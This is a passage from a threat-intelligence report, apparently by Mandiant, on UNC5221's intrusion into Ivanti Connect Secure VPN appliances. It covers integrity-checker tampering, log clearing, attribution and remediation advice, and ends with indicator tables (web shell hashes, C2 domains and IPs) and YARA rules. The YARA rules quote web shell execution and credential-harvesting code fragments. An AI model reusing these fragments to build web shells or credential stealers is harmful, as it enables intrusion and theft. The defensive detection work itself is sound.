if __name__ == '__main__'
```

Figure 23: Scanner execution commented out in scanmgr.py

Additionally, Volexity published a blog post on Jan. 18, 2024 detailing another method leveraged to tamper with the built-in integrity checker tool on a compromised Ivanti Connect Secure appliance.

Mandiant has observed threat actors tampering with the internal ICT by modifying the manifest file located at `/home/etc/manifest`. This file maintains a list of the expected files on the system and its associated SHA256 hash. The internal ICT verifies the manifest file’s signature using a public key.

In some instances, the threat actor failed to create a new digital signature of the manifest file. This causes the internal ICT to fail and generates event ID `SYS32042` in the system event log, indicating that the manifest file is bad.

The full list of event IDs associated with the integrity checker tool can be found in Table 3.

Table 3: Integrity checker tool event IDs

Event ID	Summarized Description
SYS32039	New files were found with the Internal Integrity Check Tool.
SYS32040	A modified file was found with the Internal Integrity Check Tool.
SYS32041	The Integrity Check Tool manifest file is missing.
SYS32042	The Integrity Checker Tool manifest file is bad.
SYS32087	A built-in integrity scan has started.
SYS32088	A built-in integrity scan has been completed.

System Log Clearing

In some instances, the threat actor used a legitimate system utility, `/home/bin/logClear.pl` to clear system logs. The clearing of system logs via this method generates event ID `ADM20599` in the admin event log for each log type cleared. There are six (6) system logs available on an Ivanti Connect Secure appliance.

Table 4: System log descriptions

Log Name	File Path
events	/runtime/logs/log.events.vc0
admin	/runtime/logs/log.admin.vc0
access	/runtime/logs/log.access.vc0
diagnosticlog	/runtime/logs/log.diagnosticlog.vc0
policytrace	/runtime/logs/log.policytrace.vc0
sensorslog	/runtime/logs/log.sensorslog.vc0

Mandiant recommends hunting for event ID `ADM20599` in the events log (`log.events.vc0`) for evidence of log clearing.

Attribution

Mandiant assesses with moderate confidence that UNC5221 is a China-nexus espionage threat actor. Mandiant has observed UNC5221 targeting a wide range of verticals of strategic interest to the People's Republic of China (PRC) both pre and post disclosure, and early indications show that tooling and infrastructure overlap with past intrusions attributed to suspected China-based espionage actors. Additionally, Linux-based tools identified in incident response investigations use code from multiple Chinese-language Github repositories. As noted in our previous blog post, UNC5221 has largely leveraged TTPs associated with zero-day exploitation of edge infrastructure by suspected PRC nexus actors.

Recommendations

Patch Availability

Ivanti is releasing the first round of patches for specific versions of Ivanti Connect Secure starting on Jan. 31, 2024. The remaining patches will be released on a staggered schedule for three different products that span multiple branches and versions.

Installing the Mitigation

Affected customers should install the mitigation immediately if a patch is not yet available for their version. Installing the mitigation is intended to prevent future exploitation of the two vulnerabilities. It is not intended to remediate or otherwise contain an existing compromised device.

On Jan. 20, 2024, Ivanti released details related to a condition that would negatively impact the mitigation and render appliances in a vulnerable state. The condition impacts customers who push configurations to appliances using Ivanti Neurons for Secure Access (nSA) or Pulse One. Ivanti recommends customers to stop pushing configurations to appliances with the XML in place until patches are installed.

Integrity Checker Tool

Ivanti customers are still encouraged to first run and review their logs for historical hits by the internal Integrity Checker Tool (ICT). If the internal ICT comes back with no results, customers should then run the external ICT as it is more robust and resistant to tampering. Mandiant and Volexity have observed threat actors attempting to tamper with the internal (built-in) ICT to evade detection.

Customers should share the ICT results with Ivanti for further analysis. Ivanti will make a determination if the appliance is compromised and recommend next steps.

Password Resets

In addition to resetting the password of any local user configured on the appliance, Mandiant advises that organizations affected by the WARPWIRE credential stealer reset passwords of any users who authenticated to the appliance during the period when the malware was active. We also recommend customers search EDR telemetry and firewall logs for traffic to the WARPWIRE credential harvester C2 addresses listed in the IOCs section.

Hardening Guide

We have released a guidance document, which contains remediation and hardening recommendations for suspected compromised Ivanti Connect Secure (CS) VPN appliances associated with the exploitation of CVE-2023-46805, CVE-2024-21887, CVE-2024-21888, and CVE-2024-21893.

Acknowledgements

We would like to thank Ivanti for their continued partnership, support, and transparency following the exploitation of CVE-2023-46805 and CVE-2024-21887 by UNC5221. In addition, this work would not have been possible without the assistance from our team members across Mandiant Consulting, Intelligence, FLARE, and Google TAG.

Indicators of Compromise (IOCs)

Host-Based Indicators (HBIs)

Filename	MD5	Description
`health.py`	`3045f5b3d355a9ab26ab6f44cc831a83`	CHAINLINE web shell

compcheckresult.cgi	3d97f55a03ceb4f71671aa2ecf5b24e9	LIGHTWIRE web shell
lastauthserverused.js	2ec505088b942c234f39a37188e80d7a	WARPWIRE credential harvester variant
lastauthserverused.js	8eb042da6ba683ef1bae460af103cc44	WARPWIRE credential harvester variant
lastauthserverused.js	a739bd4c2b9f3679f43579711448786f	WARPWIRE credential harvester variant
lastauthserverused.js	a81813f70151a022ea1065b7f4d6b5ab	WARPWIRE credential harvester variant
lastauthserverused.js	d0c7a334a4d9dcd3c6335ae13bee59ea	WARPWIRE credential harvester
lastauthserverused.js	e8489983d73ed30a4240a14b1f161254	WARPWIRE credential harvester variant
category.py	465600cece80861497e8c1c86a07a23e	FRAMESTING web shell
logo.gif	N/A — varies	Configuration and cache dump or CAV web server log exfiltration
login.gif	N/A — varies	Configuration and cache dump
[a-fA-F0-9]{10}\.css	N/A — varies	Configuration and cache dump
visits.py	N/A — varies	WIREFIRE web shell

Network-Based Indicators (NBIs)

Network Indicator	Type	Description
symantke[.]com	Domain	WARPWIRE C2 server
miltonhouse[.]nl	Domain	WARPWIRE variant C2 server
entraide-internationale[.]fr	Domain	WARPWIRE variant C2 server
api.d-n-s[.]name	Domain	WARPWIRE variant C2 server
cpanel.netbar[.]org	Domain	WARPWIRE variant C2 server
clickcom[.]click	Domain	WARPWIRE variant C2 server
clicko[.]click	Domain	WARPWIRE variant C2 server
duorhytm[.]fun	Domain	WARPWIRE variant C2 server
line-api[.]com	Domain	WARPWIRE variant C2 server
areekaweb[.]com	Domain	WARPWIRE variant C2 server
ehangmun[.]com	Domain	WARPWIRE variant C2 server
secure-cama[.]com	Domain	WARPWIRE variant C2 server
146.0.228[.]66	IPv4	WARPWIRE variant C2 server
159.65.130[.]146	IPv4	WARPWIRE variant C2 server
8.137.112[.]245	IPv4	WARPWIRE variant C2 server
91.92.254[.]14	IPv4	WARPWIRE variant C2 server
186.179.39[.]235	IPv4	Mass exploitation activity
50.215.39[.]49	IPv4	Post-exploitation activity
45.61.136[.]14	IPv4	Post-exploitation activity
173.220.106[.]166	IPv4	Post-exploitation activity

YARA Rules

```
rule M_Hunting_Webshell_BUSHWALK_1 {

  meta:
    author = "Mandiant"

    description = "This rule detects BUSHWALK, a webshell written in Perl CGI that is
embedded into a legitimate Pulse Secure file to enable file transfers"

  strings:

    $s1 = "SafariiOS" ascii

    $s2 = "command" ascii

    $s3 = "change" ascii

    $s4 = "update" ascii

    $s5 = "$data = RC4($key, $data);" ascii

  condition:

    filesize < 5KB

    and all of them

}
rule M_Hunting_Webshell_CHAINLINE_1 {

  meta:

    author = "Mandiant"

    description = "This rule detects the CHAINLINE webshell, which receives
RC4 encrypted commands and returns the execution result"

    md5 = "3045f5b3d355a9ab26ab6f44cc831a83"

  strings:

    $s1 = "crypt(command: str)" ascii

    $s2 = "tmp[i] = chr(ord(tmp[i])" ascii

    $s3 = "ord(RC4_KEY[i % len(RC4_KEY)])" ascii

    $s4 = "class Health(Resource)" ascii

    $s5 = "crypt(base64.b64decode(command.encode(" ascii

    $s6 = "base64.b64encode(crypt(result)" ascii

    $s7 = "{\"message\": 'ok', \"stats\": result}" ascii

  condition:

    filesize < 100KB and

    any of them

}
rule M_HUNTING_APT_Webshell_FRAMESTING_result

{

    meta:
        author = "Mandiant"

        description = "Detects strings associated with FRAMESTING webshell"

        md5 = "465600cece80861497e8c1c86a07a23e"

    strings:

        $s1 = "exec(zlib.decompress(aes.decrypt(base64.b64decode(data))),
{'request':request,'cache'"

        $s2 = "result={'message':'','action':0}"

    condition:

        any of them

}
rule M_Hunting_Webshell_LIGHTWIRE_4 {

  meta:

    author = "Mandiant"

    description = "Detects LIGHTWIRE based on the RC4
decoding and execution 1-liner."

    md5 = "3d97f55a03ceb4f71671aa2ecf5b24e9"

  strings:

    $re1 = /eval\{my.{1,20}Crypt::RC4->new\(\".{1,50}->RC4\(decode_base64\(CGI::param\
(\'.{1,30};eval\s\$.{1,30}\"Compatibility\scheck:\s\$@\";\}/

  condition:

    filesize < 1MB and all of them

}
rule M_Hunting_CredTheft_WARPWIRE_strings

{

    meta:

        author = "Mandiant"

        description = "Detects strings within WARPWIRE credential harvester"

        md5 = "b15f47e234b5d26fb2cc81fc6fd89775"

    strings:

        $header = "function SetLastRealm(sValue) {"

        // password fields

        $username = "document.frmLogin.username.value;"

        $password = "document.frmLogin.password.value;"

        // post version

        $btoa = "btoa("
        $xhr_post = /xhr.open\(.POST.,( )?url,/

        // get version

        $xhr_get = /xhr.open\(.GET.,( )?url,/

        $xhr_send = "xhr.send(null);"

    condition:

        $header in (0..100)

        and $password in (@username[1]..@username[1]+100)

        and ((#btoa > 1 and $xhr_post) or ($xhr_send in (@xhr_get[1]..@xhr_get[1]+50)))

}
```

Mandiant Security Validation Actions

Organizations can validate their security controls using the following actions with Mandiant Security Validation.

VID	Name
A106-938	Malicious File Transfer - UNC5221, CHAINLINE, Upload, Variant #1
A106-939	Malicious File Transfer - FRAMESTING, Upload, Variant #1
A106-940	Malicious File Transfer - WARPWIRE, Download, Variant #3
A106-941	Command and Control - WARPWIRE, DNS Query, Variant #3
A106-942	Command and Control - WARPWIRE, DNS Query, Variant #1
A106-943	Malicious File Transfer - WARPWIRE, Download, Variant #1
A106-944	Command and Control - WARPWIRE, DNS Query, Variant #2
A106-945	Malicious File Transfer - WARPWIRE, Download, Variant #2
A106-946	Malicious File Transfer - UNC5221, WIREFIRE, Upload, Variant #1
A106-947	Malicious File Transfer - LIGHTWIRE, Upload, Variant #1
A106-934	Application Vulnerability - CVE-2024-21887, Command Injection, Variant #1
A106-935	Application Vulnerability - CVE-2023-46805, Authentication Bypass, Variant #1
A106-936	Application Vulnerability - CVE-2024-21887, Command Injection, Variant #2